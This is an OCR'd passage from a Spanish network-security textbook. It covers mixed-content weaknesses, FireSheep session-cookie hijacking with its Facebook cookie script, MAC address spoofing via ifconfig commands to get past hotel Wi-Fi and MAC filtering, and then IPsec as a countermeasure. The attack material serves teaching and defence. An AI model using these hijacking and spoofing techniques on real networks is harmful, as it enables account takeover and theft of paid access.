


Fig. 7.8- Módulo RAW.

7.2.- El contenido mixto

Hasta el momento, todos los ataques que se han reflejado tenían en cuenta una conexión con un único protocolo. Si es cierto que se han podido ir combinando, pero nunca se han mezclado. Primero HTTP, luego HTTPS y para finalizar HTTP. Pero, ¿qué pasaría si en una misma sesión, el usuario recibiera para construir una página con contenido y objetos en HTTP y con HTTPS?. ¿Tendría la capacidad para diferenciarlos?.

Lejos de parecer algo muy peculiar, es más habitual de lo que pueda parecer. Simplemente hay que ver el siguiente mensaje que puede proporcionar el navegador, para ser conscientes de la cantidad de veces que puede suceder este hecho.




Fig. 7.9.- Advertencia de contenido mixto.

Esto que parece algo trivial, presenta una transcendencia significativa, puesto que ¿cuáles de los objetos existentes en la página son entregados por conexiones seguras y cuáles no? En un ataque muy dirigido y selectivo mediante *sslstrip*, podría llegar a realizarse el secuestro de determinados elementos críticos y ser redirigidos por HTTP, por ejemplo la autenticación, y otros sin embargo más triviales como imágenes ser devueltos por HTTPS.

En este sentido influye mucho el comportamiento del usuario, y la configuración que haya definido a nivel de navegación. Puesto que determinados mensajes son molestos ¿por qué no eliminarlos directamente?, total si no los va a saber interpretar.

Fig. 7.10.- Configuración del navegador para contenido mixto.

De esta forma el usuario podría creer que la conexión es segura, sin embargo parte de la información estaría siendo enviada en texto plano.

7.3.- FireSheep

La seguridad en ocasiones es demasiado sutil para que una persona pueda darse cuenta de su existencia o de la falta de ella. Supóngase que ha iniciado una sesión en un sitio web a través de un formulario. Tras un tiempo cierra la ventana de navegador. ¿Cuál ha sido la consecuencia de la sesión que tenía iniciada? La solución es fácil, que la persona abra otra ventana de navegación y acceda nuevamente a la web. Es factible que no tenga que volver a introducir la contraseña, automáticamente recuperará la sesión anteriormente abierta.

Este hecho que parece tan frecuente, no causa ninguna preocupación, es algo natural y admitido como una comodidad, sin embargo entraña un riesgo significativo. El sistema ha almacenado y está utilizando algo que de una u otra forma le permite identificarse ante el sistema remoto. Permite así autenticar la sesión sin necesidad de facilitar nuevamente las credenciales: la cookies de sesión.

Aunque se encuentran altamente extendidas, presenta un problema fundamental desde el punto de vista de la seguridad en las redes. Si un atacante se hiciera con las cookies de sesión de una víctima, podría llegar a suplantarle perfectamente. En octubre de 2010 en la *Toorcon 12* en San Diego era presentada la aplicación *FireSheep*.

Esta extensión para Firefox supuso una revolución fundamentalmente en los ataques contra redes sociales, puesto que permitía a un atacante suplantar a usuarios que habían iniciado una sesión. Aunque la idea original era explotar su funcionalidad en redes de tipo *WiFi*, también resulta funcional con ataques combinados de *man in the middle*. El anonimato que ofrece la red *WiFi* y la facilidad del ataque lo hace válido para escenarios tales como hoteles, aeropuertos, centros comerciales o espacios *WiFi* en general. Para que el ataque sea factible será necesario que el envío de cookies se realice mediante HTTP, cuestión muy habitual tal y como se ha comentado previamente, donde solamente la autenticación se realiza bajo una conexión segura.

El atacante necesita disponer de su tarjeta en modo promiscuo para poder recoger el tráfico emitido. Una vez que la comunicación llega a través de la *WiFi* por ejemplo, llega a la aplicación *FireSheep*, está en base a diferentes scripts, permitirá detectar y reutilizar las cookies de determinados sitios web.




Fig. 7.11.- Sitios Web existentes en *FireSheep*.

Hay que tener en cuenta con respecto a la anterior imagen que los script predeterminados de la aplicación podrían no funcionar, puesto que desde la fecha de desarrollo de la misma hasta la actualidad, las cookies pueden haber cambiado.




Fig. 7.12.- Cookie de sesión de *Facebook*.

La siguiente imagen muestra un script para interceptar y utilizar la cookie con las variables correspondientes para *Facebook*.

Edit Script

```
register({
  name: 'Facebook',
  url: 'http://www.facebook.com/home.php',
  domains: [ 'facebook.com' ],
  sessionCookieNames: [ 'datr', 'x-referer', 'c_user', 'xs', 'act', 'x-src',
'wd' ],

  identifyUser: function () {
    var resp = this.httpGet(this.siteUrl);
    this.userName   = resp.body.querySelector('#navAccountName').innerHTML;
    this.userAvatar = resp.body.querySelector('#navAccountPic img').src;
  }
});
```

Aceptar Revert Cancelar

Fig. 7.13.- Script con variables de *Facebook*.

El resultado tras iniciar la captura corresponderá con la aparición de las diferentes sesiones que hubieran sido capturadas y para los que los scripts sean funcionales.




Fig. 7.14.- Sesión interceptada.

En la imagen anterior puede apreciarse una sesión de *Facebook* interceptada y que puede ser aprovechada por el atacante

A través de la misma el atacante podrá interactuar con la cuenta de la víctima mientras la cookie siga activa. En la mayor parte de las circunstancias un cierre correcto de la sesión, invalida ya la cookie y el atacante no podrá hacer uso de la sesión activa.




Fig. 7.15.- Cierre de sesión.

El cierre del navegador sin más, podría implicar que la sesión esté activa y por lo tanto la cookie tendrá una duración, determinada por las propiedades de la misma. En otras circunstancias las cookies son persistentes en el tiempo e implican que aunque el cierre de la sesión se realice correctamente la cookie sigue teniendo validez. Este mal desarrollo desgraciadamente es algo más habitual de lo que puede parecer. Es cuestión de hacer las cosas sencillas y cómodas, y reviste un gran problema para el usuario de un sistema aunque difícilmente pueda hacer algo, salvo dejar de utilizarlo.

Está claro que para garantizar la confidencialidad de la cookie, lo mejor es hacer uso siempre de conexiones de tipo HTTPS y no solo para el proceso de autenticación. Conscientes de este hecho, muchos servicios, redes sociales incluidas como *Facebook*, admiten el uso constante de conexiones seguras. No obstante dejan dicha posibilidad en manos del usuario y muchos que no son conscientes del problema mantienen las conexiones no seguras. Con la seguridad que ofrece las conexiones HTTPS el ataque de *FireSheep* queda minimizado, aunque nunca hay que descartar y olvidar lo mencionado en el anterior capítulo.

Aunque las contramedidas serán tratadas posteriormente, cabe destacar que contra *FireSheep* se desarrolló otro módulo para Firefox denominado *BlackSheep*. Esta aplicación tiene como objetivo enviar información falseada en la red *WiFi*, con unos parámetros de autenticación falsos. Si hay un *FireSheep* escuchando en la red, intentará automáticamente recuperar del dominio información de la sesión secuestrada, por ejemplo el nombre del usuario o imagen de la persona con objeto de proporcionarlo por pantalla. Dicha acción será recogida por *BlackSheep*, que estará trabajando también en modo promiscuo, alertando de la existencia de una dirección IP haciendo uso de la aplicación *FireSheep*.

Aunque se ha mostrado la aplicación *FireSheep*, como una forma de suplantar la sesión, esto mismo podría hacerse de forma más artesanal y por lo tanto *BlackSheep* ya no tendría valor. El gran problema de centrarse en una contramedida contra una herramienta, es que deja de tener funcionalidad cuando existen varias formas de hacer las cosas y solamente se detecta una de ellas.

7.4.- La seguridad está en la MAC

Tal y como se comentó previamente en muchos escenarios el control de acceso está basado en validadores estáticos. El usuario y contraseña es uno de ellos, pero no es exclusivo. A veces se utilizan algunos más simples y que por lo tanto presentan mayor posibilidad de poder ser suplantados.

Póngase en situación. Se encuentra en un hotel y desea conectarse a Internet, pero resulta que cuando va a iniciar su navegador, se encuentra con la sorpresa de que hay que pagar por el servicio… 15€ diarios. Bueno es una necesidad imperiosa y no hay alternativa, así que se encamina a la recepción para solicitar el acceso. Tras hablar con el recepcionista este le facilita el código de acceso vinculado a su cuenta del hotel. Sube a la habitación abre el navegador y tras introducir el código… está navegando por Internet. Tras un tiempo apaga el equipo y sale a dar una vuelta. Al volver vuelve a encender el equipo y abre nuevamente

el navegador para introducir la clave, pero… no se le solicita, simplemente está navegando nuevamente por Internet.

¿Qué ha pasado? ¿Cómo sabe quién soy? Simple, está utilizando un validador estático ya proporcionado y que el sistema que proporciona el acceso de conexión inalámbrica ha almacenado y está utilizando. Parándose a pensar en las posibilidades, debería ser algo invariable dentro de la comunicación y que sea genérico o estándar, puesto que en el equipo no se ha instalado ninguna aplicación. El nombre de máquina, imposible. La dirección IP, improbable. Es más si se el inquilino del hotel se fijara, se daría cuenta que en cada inicio del equipo se le proporciona una nueva IP. ¿Qué quedara….?

Pues ese elemento que llevan todos los dispositivos, los hace únicos y han quedado grabado a fuego desde la fábrica, la dirección MAC. Nuevamente demasiados axiomas. Existe la creencia más o menos generalizada, incluso en la comunidad informática, de que la dirección física es un valor único e "inalterable" que utiliza todo dispositivo de red, incluidas las NIC (*Network Interface Card*). Sin embargo eso está muy lejos de la realidad. Los sistemas *Linux* cuentan con la propia aplicación *ifconfig* para realizar el cambio de la misma.

```
root@bt:~# ifconfig eth0 down
root@bt:~# ifconfig eth0 hw ether 00:01:02:03:04:05
root@bt:~# ifconfig eth0 up
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:01:02:03:04:05
          inet6 addr: fe80::201:2ff:fe03:405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5564 (5.5 KB)
          Interrupt:18 Base address:0xd020

root@bt:~#
```

Fig. 7.16.- Cambio de dirección MAC en un sistema *Linux*.

En el caso de los sistemas operativos *Microsoft*, aplicaciones de terceros o el propio driver de la tarjeta permitiría el cambio de la misma. A través de las propiedades de la tarjeta de red puede realizarse el cambio a cualquier dirección física válida. Este cambio es persistente a nivel de sistema operativo, de tal forma que invalida el valor proporcionado por el fabricante.




Fig. 7.17.- Cambio de dirección MAC a través de las propiedades del driver.

Con esta información en posesión del atacante y escuchando en la red *WiFi*, que como no estará totalmente en abierto, se podría escuchar el tráfico y reutilizar una de las direcciones físicas que estuvieran saliendo hacia Internet. La cuestión a plantear es si dos direcciones IP diferentes podrán tener la misma dirección física. La respuesta es sí puesto que un mismo adaptador, con una única MAC, puede tener múltiples direcciones IP. Los sistemas de autorización *WiFi*, ¿serán conscientes del hecho de que dos IP diferentes están haciendo uso de la misma dirección física y bloquearán una de ellas? … Afortunadamente para la víctima, ha pagado solo 15€ y no en base al tráfico que llegue a utilizar.

El uso de la MAC como validador estático es más habitual de lo que parece, sin embargo no debe considerarse como una medida estricta de seguridad. Sí como una más, pero no la única. Sin embargo se da como medida de protección en los dispositivos de red. Los Switch suelen presentar como mecanismo la característica de *Port Security*. A través de la misma a un puerto se le vincula una determinada dirección MAC. Si un atacante quisiera utilizar su equipo en vez del que existe en la empresa, podría suceder que bien la conexión no se realizara, que el tráfico fuera rechazado o la opción más estricta, que el puerto quedara bloqueado. La última es la más eficaz puesto que el administrador de la red quedaría advertido de la incidencia, eso sí, aumentaría mucho el coste de administración de la infraestructura.

■■■

Un atacante avezado, antes de realizar el cambio de equipo debería haber averiguado previamente la dirección física del equipo conectado a la red, para ser utilizado en la máquina atacante. De tal forma que cuando esta nueva máquina entrara en la red, no sería rechazada por la electrónica de red. Si en este momento está pensando en por qué el atacante va a utilizar una máquina diferente de la existente en la red, es que no posee "mirada sucia".

- Para enmascararse mejor.
- No dejar huellas en un sistema propiedad de otro.
- Poder utilizar el sistema operativo que más le convenga.
- Hace uso de un arsenal ilimitado de aplicaciones.

Una seguridad similar la proporcionan los puntos de acceso inalámbricos. Estos autorizan la conectividad a determinadas estaciones que coincidan con unas direcciones físicas almacenadas en sus tablas locales.




Fig. 7.18.- Filtrado de dirección MAC en punto de acceso.

Nuevamente como en el caso del hotel el atacante debería activar la escucha y determinar direcciones físicas que se estuvieran comunicando hacia Internet. El cambio de dirección en la máquina atacante facultaría para que la conexión fuera efectiva. Este mecanismo

evidentemente no puede ser tomado únicamente como mecanismo de seguridad, puede ayudar pero por él mismo no ofrece garantías.

Utilizado junto con una clave WEP (*Wired Equivalent Privacy*, curioso nombre visto desde la perspectiva del libro, seguridad equivalente a la red cableada), requiere que el atacante tarde un tiempo en obtener la clave utilizada y darse cuenta de que no sale por la protección de filtrado MAC. No está al alcance de todos pero la información ya existe. Sumado a un WPA2 (*WiFi Protected Access*) con una clave consistente puede tener más sentido, pero lo mismo ya no es necesario el filtrado de MAC.

Tal y como se ha visto el problema de los validadores estáticos es que si los descubren dejan de tener funcionalidad. Todo depende por lo tanto en estas circunstancias de la sagacidad del atacante.

Capítulo VIII
Protección frente a ataques

Tal y como se ha estado describiendo a lo largo de muchas páginas los ataques en las redes de datos, lejos de parecer algo del pasado, se encuentran en una constante evolución. Nuevas aplicaciones y nuevas técnicas para robar información. La aparición de nuevos protocolos no parece que esto pueda hacer cambiar. Por lo tanto no quedará más remedio que aplicar contramedidas.

Hay que tener en cuenta que implementar seguridad tiene un coste: aplicaciones, adquisición de mejor electrónica de red, mayor tiempo de administración, etc. Y las contramedidas como no, van enfocadas a eso. Aunque el coste no sea tangible está ahí. Implementar algo como IPsec, puede parecer que no presenta un coste inicialmente, sin embargo el coste derivado de la administración y el soporte es algo que también puede cuantificarse, aunque seguro que no los dolores de cabeza que puede dar el intentar dar una solución a algo que no se conoce muy bien.

La protección tiene diferentes direcciones, siendo algunas más efectivas que otras. Quizás sea la combinación de varias la que den la clave para evitar los problemas. Las soluciones que se plantean pasan por:

- Garantizar la confidencialidad de la información. Las cuestiones son dónde y con qué fin.
- Proteger contra determinados ataques como los de *ARP Poisoning*. Sí pero hasta cuándo y con qué alcance.
- Otras pueden ser detectar los ataques o las herramientas. Sí, pero hay que tener en cuenta que todo es cambiante.

Las medidas tienen además que ser adaptativas e ir progresando con la tecnología. Medidas de protección de hace muchos años a día de hoy no tienen validez. Ya se expuso el ejemplo de las soluciones firewall en la protección del perímetro. Al final cada empresa debe buscar

el equilibrio entre su necesidad y su beneficio. Si el coste de la seguridad está muy por encima del riesgo que puede asumir, es probable que no le compense aplicar determinadas medidas de seguridad.

8.1.- Seguridad por oscuridad. IPsec

Cuando se estaban definiendo las características con las que contaría la nueva versión de IP, se establecía también la base de lo que debería sentar las bases para la arquitectura de seguridad del Protocolo de Internet (IPsec). En agosto de 1995, se hace pública la RFC 1825 que sentaba las bases para la implementación de un sistema que permitiera dotar de confidencialidad, garantizando el origen y el destino de una comunicación.

IPsec es un elemento de la comunicación nativo para IPv6 y opcional para IPv4, que proporciona tres características fundamentales:

- Firmado de los paquetes para garantizar la no alteración del mismo.
- Cifrado de parte del contenido del paquete para garantizar su confidencialidad.
- Autenticación mutua de los sistemas que intervienen en la comunicación.

IPsec se diferencia fundamentalmente de otros protocolos seguros en que otorga estos mecanismos de seguridad en capa 3. Es por lo tanto diferente de otros como HTTPS que lo hace a nivel de aplicación para protocolos completos. Así con IPsec todos los protocolos de capa 4 y 5 dentro de la pila TCP/IP podrían ser garantizados.

IPsec es conocido habitualmente en la implementación de túneles VPN. Sin embargo también puede ser utilizado para garantizar la seguridad en una red de área local. En función del modo de operación de IPsec se pueden distinguir dos formas básicas:

- Modo transporte. El *Payload* del paquete IP es cifrado y autenticado. El enrutamiento permanece intacto puesto que no se modifica la cabecera IP. Sin embargo si el paquete va firmado (existe la posibilidad en IPsec de que no), no puede alterarse las direcciones IP puesto que invalidaría el *hash*. Este modo es utilizado para la comunicación de equipo a equipo.

- Modo túnel. En este modo todo el paquete desde la capa tres hacia las superiores, son cifradas y firmadas. Para que éste llegue al destino se encapsula en un nuevo

datagrama IP para que pueda ser enrutado al destino. Este mecanismo es el empleado frecuentemente para el establecimiento de VPN entre sitios o la comunicación de clientes VPN.

En función del escenario en el que se encuentre una organización podrá emplearse uno u otro mecanismo. Póngase por ejemplo la circunstancia en la que en un hospital el acceso de la aplicación de los médicos a la base de datos de historiales, se produce mediante una conexión sin cifrar. En el desarrollo de la aplicación no se tuvo en cuenta este problema y el cambio de la misma resulta inabordable. En este contexto para garantizar la confidencialidad de los datos, podría optarse por asegurar el contenido mediante la aplicación de IPsec.

IPsec en este sentido es bastante maleable. Cuando se piensa en IPsec muchas veces se compara automáticamente con las VPN, pero el concepto es mucho más amplio y flexible. Con IPsec no todo tiene que ser cifrado. Si por ejemplo la aplicación de las máquinas de los médicos utiliza un puerto específico para comunicar con la base de datos, podría asegurarse exclusivamente eso, la comunicación del puerto o puertos de los equipos de los médicos hacia los servidores de base de datos que escuchan en un puerto o puertos concretos. El resto de la comunicación podría ir perfectamente sin cifrar.

IPsec da cabida a dos protocolos: ESP (*Encapsulating Security Payload*) y AH (*Authentication Header*).

- ESP es dentro de IPsec el encargado de proporcionar la confidencialidad de los datos y la autenticación de los sistemas que establecen la comunicación segura. También permite el firmado de los paquetes. Utiliza de forma convencional el puerto IP 50.

- AH es el encargado de garantizar la integridad de los datagramas y también de la autenticación y el no repudio, pero no ofrece confidencialidad. Utiliza de forma convencional el puerto IP 51.

Aunque la forma común es emplear ambos mecanismos de forma conjunta, pueden ser utilizados indistintamente con objetivo diferente. La combinación de ambos evita el *sniffing*, *Spoofing* (en determinadas capas) y el *hijacking*.

La implementación de IPsec en los sistemas operativos se realiza mediante la configuración de aplicaciones o servicios del driver de IPsec existente en las librerías de TPC/IP. En el caso de los sistemas *Linux* es empleado habitualmente el paquete *racoon*.

